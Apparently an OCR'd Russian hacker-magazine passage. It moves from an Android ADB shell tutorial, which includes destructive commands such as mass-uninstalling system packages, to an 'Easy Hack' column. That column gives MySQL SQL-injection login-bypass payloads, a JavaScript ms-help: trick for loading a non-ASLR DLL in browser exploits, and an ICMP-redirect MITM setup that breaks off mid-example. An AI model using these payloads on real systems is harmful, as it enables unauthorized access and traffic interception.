А для загрузки фотографий с карты памяти такую:

```
$ adb pull /sdcard/DCIM/Camera
```

Чтобы положить файл на карту памяти, достаточно сделать так:

```
$ adb /какой/то/каталог/фильм.avi /sdcard/Video
```

Более того, совместив возможности ADB со знанием Linux-систем, можно делать и вовсе неожиданные вещи. Например, снять скриншот:

```
$ adb pull /dev/graphics/fb0
```

Правда, файл fb0 еще придется преобразовать в нормальное изображение с помощью ffmpeg (Linux):

```
$ ffmpeg -vframes 1 -f rawvideo -pix_fmt rgb32 ↵
  -s 720x1280 -i fb0 fb0.png
```

Но вернемся к нашим консолям.

КОНСОЛЬ

Итак, команда adb shell открывает консоль Android. Для знающих Linux все здесь будет знакомо, это вполне стандартная Linux-консоль, но с не полным набором команд. Что мы можем сделать с ее помощью? Да в общем-то, что угодно. Например, копировать, перемещать и удалять файлы с помощью команд cp, mv и rm. Ходить по каталогам с помощью cd. Узнать версию ядра Linux, используя uname:

```
$ uname -a
Linux localhost 3.0.31-cyanogenmod-g64e9296 #1
SMP PREEMPT Mon Mar 4 07:12:19 GMT 2013 armv7l
GNU/Linux
```

Узнать, сколько прошло времени с последней перезагрузки:

```
$ uptime
up time: 21:41:38, idle time: 05:51:46, sleep
time: 18:09:49
```

Узнать о самых прожорливых приложениях с помощью команды top и количестве свободного пространства на вну-

```
usage: am start [-D] [-W] [-P <FILE>] [--start-profiler <FILE>]
               [--R COUNT] [-S] [--opengl-trace]
               [--user <USER_ID> | current] <INTENT>
       am startservice [--user <USER_ID> | current] <INTENT>
       am force-stop [--user <USER_ID> | all | current] <PACKAGE>
       am kill [--user <USER_ID> | all | current] <PACKAGE>
       am kill-all
       am broadcast [--user <USER_ID> | all | current] <INTENT>
       am instrument [-r] [-e <NAME> <VALUE>] [-p <FILE>] [-w]
               [--user <USER_ID> | current]
               [--no-window-animation] <COMPONENT>
       am profile start [--user <USER_ID> current] <PROCESS> <FILE>
       am profile stop [--user <USER_ID> current] [<PROCESS>]
       am dumpheap [--user <USER_ID> current] [-n] <PROCESS> <FILE>
       am set-debug-app [-w] [--persistent] <PACKAGE>
       am clear-debug-app
       am monitor [--gdb <port>]
       am screen-compat [on|off] <PACKAGE>
       am display-size [reset|WxH]
       am display-density [reset|DENSITY]
       am to-uri [INTENT]
       am to-intent-uri [INTENT]
       am switch-user <USER_ID>
       am stop-user <USER_ID>
```

Все фирменные Android-команды имеют встроенную справку, показываемую после запуска команды без аргументов

тренней памяти и SD-карте, используя df. Доступны также стандартные Linux-инструменты для работы с сетевыми интерфейсами, такие как ifconfig, netcfg, netstat и iftop (показывающий используемые интерфейсы и количество прошедшего по ним трафика). Удаленные серверы можно попинговать с помощью стандартного ping, убить приложение — с помощью kill (предварительно посмотрев список запущенных процессов, используя команду ps). Особо хотелось бы отметить полезность команд nice и renice, которые позволяют назначить низкий приоритет исполнения для особо прожорливых приложений. Установим, например, для телефона низкий приоритет исполнения:

```
$ ps | grep phone
radio     726   129   539044 40908 ffffffff ↵
401d7830 S com.android.phone
$ renice 5 726
```

Если ты заметил, что какое-то приложение начинает вести себя слишком активно и мешает работе всей системы (такую информацию можно получить с помощью любого монитора процессов, например System Panel), то можно использовать приведенный выше хак по отношению к нему. Полный список доступных команд достаточно обширен, его можно увидеть так:

```
$ ls /system/bin /system/xbin
```

Кроме стандартных Linux-команд, о которых можно узнать из любого справочника, в Android есть несколько своих специализированных инструментов. Но, чтобы использовать их, придется получить на смартфоне права root и, что немаловажно, перед запуском консоли заставить сервер ADB перезапуститься с правами root с помощью такой команды:

```
$ adb root
```


PM И AM

Две наиболее важных и полезных Android-команды — это pm и am, имена которых расшифровываются как package manager и activity manager. Предназначены они в точности для того, о чем говорят их имена, то есть для управления установленными пакетами и активностями (запущенными приложениями).

pm — это полноценный консольный менеджер пакетов по типу линуксовых rpm или deb. Он имеет простой синтаксис,



INFO



Среди доступных команд в Android есть менеджер бэкапа bmgr, но обольщаться не стоит, это лишь интерфейс к появившемуся в Android 2.3 API для сторонних бэкаперов, таких как Carbon, например.



WWW

Отдельно от SDK ADB можно получить, например, здесь: goo.gl/egq8h.

основанный на командах и передаваемых им опциях (очень похоже на apt-get). С помощью pm можно сделать следующее:

1. Просматривать список установленных пакетов:

```
$ pm list packages
```

Указав флаг '-s', ты увидишь только системные приложения, а флаг '-3' приведет к выводу только сторонних:

```
$ pm list packages -3
```

2. Просматривать пути установки пакетов:

```
$ pm list packages -f
```

3. Просматривать список разрешений всех приложений:

```
$ pm list permissions
```

4. Просматривать список поддерживаемых смартфоном функций (GPS, Wi-Fi и прочие):

```
$ pm list features
```

5. Управлять пользователями (пока бессмысленно из-за неполной реализации функционала в текущих версиях Android):

```
$ pm list users
$ pm create-user vasya
$ pm remove-user vasya
```

6. Устанавливать и удалять приложения, а также очищать их данные:

```
$ pm install /sdcard/porno.apk
$ pm uninstall com.drweb
$ pm clear com.drweb
```

Есть множество других функций, но они рассчитаны на разработчиков и нам малоинтересны.

Но что дает нам pm? Разве нельзя все то же самое сделать обычными средствами? Можно, но здесь у нас появляется возможность использовать скриптинг.

Установить все приложения из каталога /sdcard/apk, да так, чтобы они были установлены на карту памяти? Без проблем:

```
$ for p in /sdcard/apk/*; do pm install -s $p; done
```

Или, может быть, удалить все приложения одним махом?

```
$ for p in `pm list packages -s`; do pm ↵
  uninstall $p; done
```

А может быть, сделать бэкап всех приложений на карту памяти? Да как за батоном сходить:

```
$ FILES=`pm list packages -f | cut -d ':' -f 2 | ↵
  cut -d '=' -f 1`
$ for f in $FILES; do cp $f /sdcard/backup; done
```

Оговорюсь, что в этом случае понадобится BusyBox (можно установить из маркета), так как команды cut в Android нет.

Любую из этих операций можно автоматизировать, поместив нужные строки в текстовый файл, а затем вызывать его одной простой командой:

```
$ sh /sdcard/backup
```

Сделать это будет нетрудно даже на самом смартфоне.

Теперь о команде am. Фактически это инструмент для запуска и остановки приложений, однако настоящая его мощь заключается в том, что он позволяет слать приложениям различные системные и не очень сообщения. А так как Android

опирается на сообщения практически во всей своей работе, am превращается в единый инструмент управления ОС. Итак, что может am — пять основных функций:

1. Запускать приложения. В этом случае надо знать как имя приложения, так и имя активности (окна приложения), которую ты хочешь активировать. Пара примеров (настройки и браузер):

```
$ am start -n com.android.settings/.Settings
$ am start -n com.android.browser/↵
  .BrowserActivity
```

А вот еще интересный пример. Запуск номеронабирателя с указанным номером (останется только нажать кнопку «звонок»):

```
$ am start tel:012-345-6789
```

2. Завершать приложения. В этот раз понадобится только полное имя пакета (которое можно получить с помощью pm):

```
$ am kill com.drweb
```

Чтобы убить все приложения, можно использовать такую команду (вот он, простейший таск-киллер):

```
$ am kill-all
```

3. Посылать широковещательные сообщения, которые будут приняты всеми приложениями:

```
$ am broadcast -a android.intent.action.↵
  ACTION_POWER_CONNECTED
```

4. Изменять DPI. Очень интересная функция, которая позволяет общесистемно изменить масштаб элементов экрана и текста. Например, если стандартный DPI смартфона составляет 320, следующая команда сделает текст и элементы более крупными:

```
$ am display-density 400
```

А такая — наоборот:

```
$ am display-density 240
```

Вернуть все обратно можно так:

```
$ am display-density reset
```

```
[j1m@localhost new]$ adb shell pm list packages
package:air.com.distractionware.dontlookback
package:android
package:berserker.android.apps.sshdroid
package:com.Cluster.cluBalance
package:com.DefiantDev.SkiSafari
package:com.FoEN
package:com.Studio17.drawrider
package:com.activision.pitfall
package:com.adobe.flashplayer
package:com.alfaleader.nlpreference.activities
package:com.anddoes.launcher
package:com.android.apps.tag
package:com.android.backupconfirm
package:com.android.bluetooth
package:com.android.browser
package:com.android.calculator2
package:com.android.calendar
package:com.android.certinstaller
package:com.android.contacts
package:com.android.defcontainer
package:com.android.deskclock
package:com.android.dreams.basic
```

Просматриваем список установленных пакетов с помощью pm



INFO

Принудительное отключение сканера медиа (на некоторых устройствах он входит в бесконечный цикл и жрет батарею) выполняется командой «pm disable com.android.providers.media/com.android.providers.media.MediaScannerReceiver».



INFO

В консоли Android доступна команда для тестирования monkey, которая генерирует большое количество рандомных нажатий и жестов. Ее можно использовать для проверки самосборных прошивок.

5. Переключаться между пользователями. Команда pm позволяет создать нового пользователя, а для переключения на него можно использовать am:

```
$ am switch-user 1
```

Здесь 1 — ID пользователя, который выводится на экран при его создании.

Как я уже сказал, наиболее интересная функция am — это возможность посылать широковещательные сообщения, которые будут приняты и обработаны всеми приложениями. В обычной ситуации такие сообщения отправляет сама система при возникновении определенного события, но мы можем обмануть приложения, заставив их думать, что событие действительно произошло, хотя это и не так. В качестве примеров можно привести следующие:

1. Была нажата хардварная кнопка «Камера» (приводит к запуску камеры):

```
$ am broadcast -a android.intent.action.↵
  CAMERA_BUTTON
```

2. Смартфон переведен в режим полета (и он действительно будет в него переведен):

```
$ am broadcast -a android.intent.action.↵
  AIRPLANE_MODE --ez state true
```

3. Была подключена карта памяти (приводит к запуску сканера медиа):

```
$ am broadcast -a android.intent.action.↵
  MEDIA_MOUNTED -d file:///sdcard
```

Полный список широковещательных сообщений можно найти тут: goo.gl/hAzMh. Из других интересных применений am можно назвать принудительный перезапуск домашнего экрана:

```
$ am start -a android.intent.action.MAIN ↵
  -c android.intent.category.HOME
```

И открытие указанной ссылки в браузере:

```
$ am start -a android.intent.action.VIEW ↵
  -n com.android.browser/.BrowserActivity ↵
  'http:/google.com'
```

Разумеется, все эти возможности можно использовать в скриптах. А сами скрипты можно автоматически запускать с помощью Tasker, о котором мы уже писали ранее.

В Android есть несколько других команд, которые могут быть полезны. Одна из них — svc, небольшая утилита, которая позволяет управлять состоянием различных интерфейсов и питанием системы. С помощью svc можно сделать следующее:

1. Включить/выключить Wi-Fi:

```
$ svc wifi enable
$ svc wifi disable
```

2. Включить/выключить передачу данных по мобильным сетям:


```
$ svc data enable
$ svc data disable
```

3. Включить/выключить отладку по USB (ADB):

```
$ svc usb setFunction adb
```

4. Заставить смартфон оставаться включенным при подключении к USB-порту/зарядке/Wi-Fi-сети или всегда:

```
$ svc power stayon usb
$ svc power stayon ac
$ svc power stayon wireless
$ svc power stayon true
```



ТИПСЫ И ТРИКСЫ

Бэкап приложений на жесткий диск с помощью ADB

```
[j1m@localhost new]$ adb pull /data/app
pull: building file list...
pull: /data/app/com.bigeyes0x0.trickstermod-1.apk -> ./com.bigeyes0x0.trickstermod-1.apk
pull: /data/app/org.geometerplus.zlibrary.ui.android-2.apk -> ./org.geometerplus.zlibrary.ui.and
roid-2.apk
pull: /data/app/se.davison.autoflasher-2.apk -> ./se.davison.autoflasher-2.apk
pull: /data/app/com.katzoft.dashclock.extension.battery-1.apk -> ./com.katzoft.dashclock.extensi
on.battery-1.apk
pull: /data/app/com.mufumbo.android.recipe.search-1.apk -> ./com.mufumbo.android.recipe.search-1
.apk
pull: /data/app/com.koushikdutta.backup-1.apk -> ./com.koushikdutta.backup-1.apk
pull: /data/app/com.fivehundredpx.viewer-1.apk -> ./com.fivehundredpx.viewer-1.apk
pull: /data/app/robj.any.dash-1.apk -> ./robj.any.dash-1.apk
pull: /data/app/com.google.android.apps.chrometophone-1.apk -> ./com.google.android.apps.chromet
ophone-1.apk
pull: /data/app/air.com.distractionware.dontlookback-1.apk -> ./air.com.distractionware.dontlook
back-1.apk
```

НАПОСЛЕДОК ПРИВЕДУ НЕСКОЛЬКО ТРЮКОВ, КОТОРЫЕ МОГУТ ПРИГОДИТЬСЯ В РАЗЛИЧНЫХ СИТУАЦИЯХ.

1 Монтирование /system в режиме записи. По умолчанию файловая система /system, содержащая ОС, монтируется в режиме «только для чтения», что помешает тебе выполнить трюки, приведенные далее, а также многие другие операции. К счастью, исправить ситуацию можно с помощью одной команды:

```
$ mount -o rw,remount /system
```

Вернуть все обратно можно так:

```
$ mount -o ro,remount /system
```

2 Удаление системных приложений. Они хранятся в каталоге /system/app, поэтому удалить любое из них можно с помощью rm. Например, чтобы избавиться от стандартного лаунчера и заменить его на Apex Launcher, достаточно выполнить две команды:

```
$ rm /system/app/Launcher.apk
$ cp /data/app/com.anddoes.launcher*.apk /system/app
```

После этого Apex Launcher можно удалить стандартными средствами системы, а его системная копия останется на месте.

3 Бэкап SMS/MMS и контактов. Для хранения данных Android, где только возможно, использует базы данных SQLite, поэтому сделать бэкап нужной информации в большинстве случаев можно, просто скопировав нужные файлы баз данных на SD-карту. Например, бэкап SMS и контактов делается так:

```
$ cp /data/data/com.android.providers.telephony/↵
  databases/mmssms.db /sdcard
$ cp /data/data/com.android.providers.contacts/↵
  databases/contacts.db /sdcard
```

Восстановление — в обратном порядке:

```
$ SMS=/data/data/com.android.providers.telephony/↵
  databases/mmssms.db
$ CONTACTS=/data/data/com.android.providers.contacts/↵
  databases/contacts.db
$ cp /sdcard/mmssms.db $SMS
$ cp /sdcard/contacts.db $CONTACTS
$ chown radio:radio $SMS $CONTACTS
$ chmod 660 $SMS $CONTACTS
```

4 Удаление истории поиска. Со временем поисковое окно наполняется различным мусором, который Android будет выводить тебе в качестве подсказок. Чтобы избавиться от него, можно очистить историю поиска:

```
$ rm /data/data/com.android.vending/databases/↵
  suggestions.db
```

5 Замена шрифтов. Если тебе не нравятся стандартные шрифты Android, их можно заменить на любые другие. Для этого следует сделать бэкап стандартных шрифтов, а затем скопировать на их место файл с альтернативным шрифтом (в моем примере он будет лежать в файле /sdcard/font.ttf):

```
$ FONT=DroidSans // если версия Android ниже 4.0
$ FONT=Roboto // если версия от 4.0
$ cp -r /system/fonts /sdcard
$ for f in /system/fonts/${FONT}*.ttf; do cp ↵
  /sdcard/font.ttf $f; done
```

Восстановить стандартные шрифты можно так:

```
$ rm -r /system/fonts
$ mv /sdcard/fonts /system
$ chmod -r 644 /system/fonts
```

6 Завершение работы и перезагрузка. Как и в Linux, в Android есть стандартные команды reboot и shotdown, с помощью которых можно перезагрузить или отключить устройство. Однако здесь команда reboot принимает несколько аргументов, с помощью которых можно перезагрузить смартфон в консоль восстановления или в загрузчик:

```
$ reboot recovery
$ reboot bootloader
```

```
[j1m@localhost new]$ adb shell ls -l /system/fonts
-rw-r--r-- root     root         5116 2008-08-01 18:00 AndroidClock.ttf
-rw-r--r-- root     root         4824 2008-08-01 18:00 AndroidClock_Highlight.ttf
-rw-r--r-- root     root         4824 2008-08-01 18:00 AndroidClock_Solid.ttf
-rw-r--r-- root     root       448680 2008-08-01 18:00 AndroidEmoji.ttf
-rw-r--r-- root     root        47408 2008-08-01 18:00 AnjaliNewLipi-light.ttf
-rw-r--r-- root     root         6880 2008-08-01 18:00 Clockopia.ttf
-rw-r--r-- root     root       111520 2008-08-01 18:00 DroidNaskh-Regular-SystemUI.ttf
-rw-r--r-- root     root        89456 2008-08-01 18:00 DroidNaskh-Regular.ttf
lrwxrwxrwx root     root              2013-03-07 20:03 DroidSans-Bold.ttf -> Roboto-Bold.ttf
lrwxrwxrwx root     root              2013-03-07 20:03 DroidSans.ttf -> Roboto-Regular.ttf
-rw-r--r-- root     root        13856 2008-08-01 18:00 DroidSansArmenian.ttf
-rw-r--r-- root     root       123372 2008-08-01 18:00 DroidSansDevanagari-Regular.ttf
-rw-r--r-- root     root       227928 2008-08-01 18:00 DroidSansEthiopic-Regular.ttf
-rw-r--r-- root     root      4529044 2008-08-01 18:00 DroidSansFallback.ttf
-rw-r--r-- root     root        21096 2008-08-01 18:00 DroidSansGeorgian.ttf
-rw-r--r-- root     root        30280 2008-08-01 18:00 DroidSansHebrew-Bold.ttf
-rw-r--r-- root     root        30024 2008-08-01 18:00 DroidSansHebrew-Regular.ttf
-rw-r--r-- root     root       119380 2008-08-01 18:00 DroidSansMono.ttf
```


Просматриваем список системных шрифтов Android

ВЫВОДЫ

Это далеко не все возможности консоли Android, однако даже они показывают, насколько это гибкая и управляемая система. Если же ко всему этому еще добавить знания файловых систем /proc и /sys Linux, то можно делать и вовсе замечательные вещи, такие как регулировка яркости дисплея, тюнинг системы автоматической выгрузки приложений, выбор оптимального планировщика ввода-вывода и разгон процессора.

Paul Stevenson @ flickr.com

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБОЙТИ АУТЕНТИФИКАЦИЮ ЧЕРЕЗ SQLI НА MYSQL

РЕШЕНИЕ

Давай представим, что мы ломаем некое веб-приложение с MySQL как СУБД. И к нашей радости находим на первой же странице аутентификации SQL-инъекцию, с помощью которой можем ее обойти. Но опять-таки там стоит фильтр, который частично фильтрует данные... В общем-то, цель задачи — показать пару примеров забавных извращений с MySQL, для развития «правильного» мышления, то есть описание здесь для галочки :).

Так вот, в приложении для проверки пользователя в аутентификации используется следующая классическая конструкция:

```
SELECT * FROM table WHERE username = '$user' AND ↵
password = '$pass'
```

где $user и $pass — данные от пользователя. То есть если пользователь с указанным именем и (AND) паролем существует, то все OK — пропускай.

А для того, чтобы обойти аутентификацию, у нас есть пара вариантов. Первый — послать в обоих полях «' OR 1='1», и тогда мы получим следующую логику в ПО:

```
SELECT * FROM table WHERE username = '' OR 1='1' AND ↵
password = '' OR 1='1'
```

То есть мы добавляем логики. И к каждой части проверки мы добавляем выражение, которое даст положительный результат в любом случае (or 1=1 — всегда true).

Второй классический вариант — «' OR 1=1 --». Мы выставляем логическое выражение только для первой проверки с username, а остальную часть комментируем, чтобы она нам не мешала (AND password = ''):

```
SELECT * FROM table WHERE username = '' OR 1=1-- AND ↵
password = ''
```

Но это и так всем известно. Давай теперь глянем на забавности.

Вариант 1. Он основывается на фиче сравнения нескольких строк. Например, выражение «'aaa'= 'aaa'='aaa'» возможно. И данное выражение возвратит нам true. Или, смотри, еще круче: «'aaa'= 'bbb'='ccc'» тоже будет true!

Почему? Как так? И где логика? Согласен, странное поведение MySQL. Подумав, что тебе тоже будет интересно, я порыскал в Сети и наткнулся на следующее объяснение.

Предположим, у нас есть выражение «'aaa'= 'bbb'='ccc'». MySQL его приводит к виду «('aaa'= 'bbb')='ccc'». И проводит первое сравнение: aaa — это не bbb, значит — false. Хотя, если говорить точнее, это не совсем false (с точки зрения типов), а 0. Что тоже распространенная практика в приведении типов.

И теперь мы имеем выражение «0='ccc'», которое по логике должно быть опять-таки false. Но вот тут кроется колбаса.

Так как 0 — это тип integer, а ccc — строка, то MySQL необходимо привести последнюю к числовому значению. Но MySQL приводит (странной для меня логикой) «ccc» тоже к нулю, так как считает, что это ближайшее числовое значение. В итоге мы имеем сравнение «0=0». Какой же все-таки трэш :)

Таким образом, для обхода аутентификации нам надо вставить в оба поля «aaa'='bbb», а с учетом возможности использования пустых строк мы упрощаем до вида «'='»:

```
SELECT * FROM table WHERE username = ''='' and ↵
password = ''=''
```

Мы получаем два тройных сравнения с пустыми строками, результатами каждого из которых будет true. Аутентификация обошлась :). Переходим дальше.

Вариант 2. Атакуем логику: в первое поле вводим «' or 1=1 OR ''='», во второе — «1» (хотя здесь все равно что). В итоге мы получим:

```
SELECT * FROM table WHERE username = '' or 1=1 OR ''='' and ↵
password ='1'
```

В итоге мы меняем логику выражений за счет добавления дополнительного OR. И имеем два выражения, соединенных «OR»:

1. «username = '' or 1=1», которое всегда будет true из-за "1=1";
2. «''='' and password ='1'», которое всегда будет false из-за некорректности пароля.

Как ты видишь, мы сместили проверку пароля и получим "true OR false", то есть опять-таки обход аутентификации. Но постой, зачем такое парево? Чем этот метод проще классических? Ответ — возможным упрощением.

Во-первых, от «''=''» можно избавиться, оставив пустую строку «''» во второй части выражения. На логику это не влияет. А далее меняем «OR» на «||». Далее «|| 1=1» на логический эквивалент — «-0» и избавляемся от пробелов, так как в новой форме это не навредит.

В ходе этих преобразований мы доводим все до коротенькой формы. В логин вводить надо «'-0||'», в пароль — ту же «1», а в приложении имеем следующее:

```
SELECT * FROM table WHERE username = ' '-0||'' and ↵
password ='1'
```

Все, аутентификация за плечами! И чего только люди не напридумывают :).

НАЙТИ ОСНОВУ ДЛЯ ОБХОДА ASLR В БРАУЗЕРЕ

РЕШЕНИЕ

Написать рабочий эксплойт под современные браузеры совсем не просто, ведь приходится иметь дело с различными механизмами безопасности ОС. Два основных из них — DEP и ASLR. Первый запрещает исполнение кода на страницах памяти, не помеченных для выполнения. То есть даже если мы после эксплуатации уязвимости сможем контролировать ход программы, то в общем случае не сможем исполнить наш шелл-код, так как выполнение его будет запрещено данной защитой. Обход ее строится на том, что мы можем разрешить выполнение кода на какой-то странице памяти за счет использования кусочков кода, которые уже есть в памяти и разрешены на исполнение, — так называемых ROP-цепочек.

Второй механизм — Address Space Layout Randomization, идея которого должна быть понятна из названия. Это рандомизация адресного пространства процессов, то есть расположение стека, хипа, библиотек при каждой перезагрузке ОС будет для процесса различным.

И эти два механизма рождают приличную проблему для нас. Для обхода DEP мы должны указывать точные адреса ROP-кусочков, но с ASLR они нам становятся неизвестны. Как же обойти такую защиту? Один из вариантов, который часто используется против браузеров, — не обходить защиту. Сейчас поясню это парадоксальное суждение :).

У ASLR и DEP есть проблема. Приложение должно быть скомпилировано с этими механизмами защиты, включая его библиотеки. И два-три года назад были сложности с внедрением защиты в сторонних приложениях. Та же Java 1.6 с ее широким распространением в браузерах была прекрасной «дыркой» для обхода ASLR, так как ее библиотеки не поддерживали ASLR.

Но то время вроде бы прошло. Java 1.7 — полностью ASLR'на, как и многие другие распространенные приложения. Что же делать? Искать дальше :).

Если точнее, то Парвез Анвар (Parvez Anwar) уже сделал за нас все, что нужно. Ему за это благодарность. Он написал небольшую тулзенку (goo.gl/wtv5M), которая смотрит в библиотеках, скомпилированы ли они с ASLR, за счет проверки флага IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE в заголовках файла.

Итак, все, что нам надо, — это выполнить такую последовательность действий в консоли:

```
1. dir c:\*.dll /b /s > dll_list.txt
2. aslrchk.exe -l dll_win7sp1.txt 1 > dll_list_nonaslr.txt
3. findstr /i /m /c:"clsid =" /f: dll_list_nonaslr.txt ↩
   >clsids.txt
```

1. Создаем список (dll_list.txt) всех библиотек на диске C:. Параметр /b — только выводить имена файлов (без дополнительной информации). Параметр /s — выводить полные пути.
2. Проверяем полученный список (-l) с помощью тулзы Парвеза aslrchk. Вывод («1») только неASLR'ных библиотек.
3. Делаем поиск без учета регистра (/i) строки "clsid =" (параметр /c:) по списку, что был найден ранее. /m — вывод только файлов, где есть совпадение.

```
c:\Windows\Downloaded Program Files>dir *.dll /b /s > c:\temp\dlls.txt

c:\Windows\Downloaded Program Files>dir *.dll /b /s
c:\Windows\Downloaded Program Files\CryptoCtrl.dll
c:\Windows\Downloaded Program Files\deploy.dll
c:\Windows\Downloaded Program Files\extender.dll
c:\Windows\Downloaded Program Files\IDropENU.dll
c:\Windows\Downloaded Program Files\IDropRUS.dll
c:\Windows\Downloaded Program Files\mespro.dll
c:\Windows\Downloaded Program Files\mesproax.dll
```

Ищем библиотеки

```
c:\Windows\Downloaded Program Files>d:\xxx\aslrchk.exe -l c:\temp\dlls.txt 1

[i] Loading file c:\temp\dlls.txt . . . 8 filenames loaded

c:\Windows\Downloaded Program Files\deploy.dll
c:\Windows\Downloaded Program Files\extender.dll
c:\Windows\Downloaded Program Files\IDropRUS.dll
c:\Windows\Downloaded Program Files\mespro.dll
c:\Windows\Downloaded Program Files\mesproax.dll
c:\Windows\Downloaded Program Files\mesproax.dll

6 non ASLR files
```

Выявляем DLL'ки без ASLR

```
idrop.idrop.2 = s 'Autodesk i-drop Control'
{
   CLSID = s '{21E0CB95-1198-4945-A3D2-4BF804295F78}'
}
idrop.idrop = s 'Autodesk i-drop Control'
{
   CLSID = s '{21E0CB95-1198-4945-A3D2-4BF804295F78}'
   CurVer = s 'idrop.idrop.2'
}
NoRemove CLSID
{
   ForceRemove {21E0CB95-1198-4945-A3D2-4BF804295F78} = s 'Autodesk i-drop Control'
   {
      ProgID = s 'idrop.idrop.2'
      VersionIndependentProgID = s 'idrop.idrop'
```

Используя findstr, ищем вот эти строки

То есть на последнем шаге мы просто смотрим бинарнички на строчку и выявляем, какие из них потенциально ActiveX'ные и могут ли быть эти библиотеки вызваны из браузера. Здесь важно отметить, что это общий алгоритм. Есть много тонкостей. Во-первых, кроме DLL'ек, можно еще поискать и другие расширения. Например, ActiveX'ные — осх. Во-вторых, опять-таки, если это какой-то ActiveX-компонент без поддержки ASLR, это еще не повод радоваться. Ведь у компонентов есть различные настройки безопасности (Safe For Scripting, Safe For Init и другие), которые могут нас обломать. В-третьих, «подцепить» библиотеку можно и косвенно (см. далее).

На самом деле Парвез Анвар, посканив различные системы, нашел несколько достаточно универсальных способов. Хотя в чистой Win7 SP1 не было найдено таких библиотек, мы-то знаем, что «чистых» систем и не бывает.

Первый вариант — если в системе установлен Office 2007/2010. Да-да, продукт от MS. Имя библиотеки без ASLR — hxds.dll. А все, что необходимо для того, чтобы она была подгружена, — использовать зарегистрированный хендлер ms-help:

```
<SCRIPT language="JavaScript">
   location.href = 'ms-help:'
</SCRIPT>
```

Одна строчка, библиотека подгружается, и мы можем использовать ROP-цепочку для обхода DEP из этой DLL'ки.

Второй вариант почти аналогичный. Но софт, который будем юзать, возможно, даже более распространен — Skype. Его библиотека skype4com.dll также безASLR'ная. Для погрузки используется такой же «тихий» способ, с применением хендлера skype4com:.

Вот так вот, все достаточно просто. Кстати, в том же блоге (goo.gl/FMuRC) можно найти пример выборки подходящего метода, а также ROP-цепочки для каждой из библиотек.

ОРГАНИЗОВАТЬ MITM, ИСПОЛЬЗУЯ ICMP REDIRECT

РЕШЕНИЕ

Итак, напомню. MITM (man-in-the-middle) — общее название для типа атак, когда хакер получает возможность манипулировать трафиком, передаваемым между двумя хостами. Самая классика — это ARP poisoning и DNS spoofing. Хотя ясное дело: и разных протоколов много, и технологий, а потому методов есть еще целый пучок. С парочкой из них мы сейчас и познакомимся.

Первый метод — ICMP redirect. Эта техника основана не на какой-то баге, а на вполне декларированной фиче протокола. Но давай обо всем по порядку — сначала общая теория.

Давай представим ситуацию. У нас есть хост A и B, а также роутеры R1 и R2 (см. рис. 1). С хоста A данные надо послать на хост B, а на хосте A в таблице маршрутизации прописан дефолтный путь — через R1. Таким образом, когда хост A пошлет пакет данных хосту B, он пошлет их через R1. R1, в свою очередь, получив этот пакет данных, посмотрит таблицу маршрутизации и увидит, что для того, чтобы




Рис. 1. Зачем нужен ICMP redirect

переслать данные на хост B, он должен отправить их на роутер R2. И перешлет их на R2.

Но если на R1 включена нотификация ICMP redirect, то R1 заметит, что R2 и хост A находятся в одном сегменте. А из этого, в свою очередь, следует, что путь напрямую от A к R2 и далее, то есть без участия R1, будет рациональнее. Если все «сходится», то R1 посылает на хост A сообщение ICMP redirect. Если ОС хоста A поддерживает такого вида сообщения, то она сама добавит новый маршрут в свою таблицу. Вообще, по стандарту только сетевые девайсы имеют право отправлять такие сообщения, но, как ты понимаешь, для нас это прямой путь для наших манипуляций :).

00–07	08–15	16–31
Type = 5	Code	Header checksum
IP address		
IP header and first 8 bytes of original datagram's data		

Рис. 2. **Формат пакета ICMP redirect**

Теперь давай ближе к практике. Все, что нам требуется в качестве инструмента, — это отправлять ICMP redirect запросы. Формат пакета — на рис. 2. Поясню, так как это важно. Код — 1, тип — 5, которые указывают, что это именно redirect для хоста, потом стандартная чек-сумма. Далее должен быть IP-адрес более «правильного» роутера. И самый «скользкий кусок» для нас — заголовок IP пакета и первые 8 байт тела пакета, который был получен роутером, но для которого есть более короткий путь. Что с этим делать, я объясню чуть позже.

Дальше. Необходимо знать остальные правила, по которым действуют ОС, получающие ICMP redirect пакеты. В смысле, для того, чтобы ОС обработала пакет и добавила новый роут по нему, должны соблюдаться следующие условия:

1. IP-адрес нового роутера должен быть в той же подсети, что и сам хост.
2. Сам ICMP redirect должен прийти от роутера, который используется хостом.
3. В качестве нового роутера не может быть указан сам хост.
4. Новый роут не может быть добавлен для IP-адреса, который находится в той же подсети, что и сам хост.
5. И самое тривиальное — ОС должна поддерживать и обрабатывать ICMP redirect пакеты.

Начнем с конца. На самом деле ICMP redirect кажется вполне юзабельной фичей — динамически находятся более правильные маршруты. Но фактически он будет использоваться в сети лишь в том случае, если сама архитектура сети некорректна. При правильной таких проблем просто не возникает. Наверное, это и стало причиной, по которой от этой технологии постепенно все отказываются: вроде как большинство современных *nix-систем по умолчанию не обрабатывает их, а сетевые девайсы их не генерят. Но приятное исключение составляют ОС до Windows XP/2003 включительно — в них ICMP redirect поддерживается и включен по умолчанию (в Vista/2008 — отключен).

Если обобщить описанные выше правила, то для проведения успешной атаки мы должны соблюсти следующие моменты:

1. Мы должны находиться в той же подсети, что и хост нашей жертвы (хост A).
2. Хост, роут до которого мы хотим изменить (хост B), должен находиться в другой подсети.

Достаточно просто, но куда же делся тот «скользкий кусок»? По теории, для того, чтобы добавить новый роут на хост, мы должны в тело ICMP redirect'а добавить IP-заголовок и часть тела пакета от хоста (рис. 3). Но откуда нам его взять для атаки, если мы не видим данных между роутером и хостом? В теории это стало бы для нас нерешабельной проблемой, но на практике все гораздо проще, так как винда не смотрит, «а посылала ли она этот пакет». Главное, чтобы было некое «тело». Кроме того, отсутствие этой проверки позволяет добавить нам в таблицу маршрутизации роуты даже до хостов, к которым наша жертва никогда и не подключалась.

Теперь практический пример. Общее описание ситуации:

- 192.168.79.130 — жертва на Win XP;
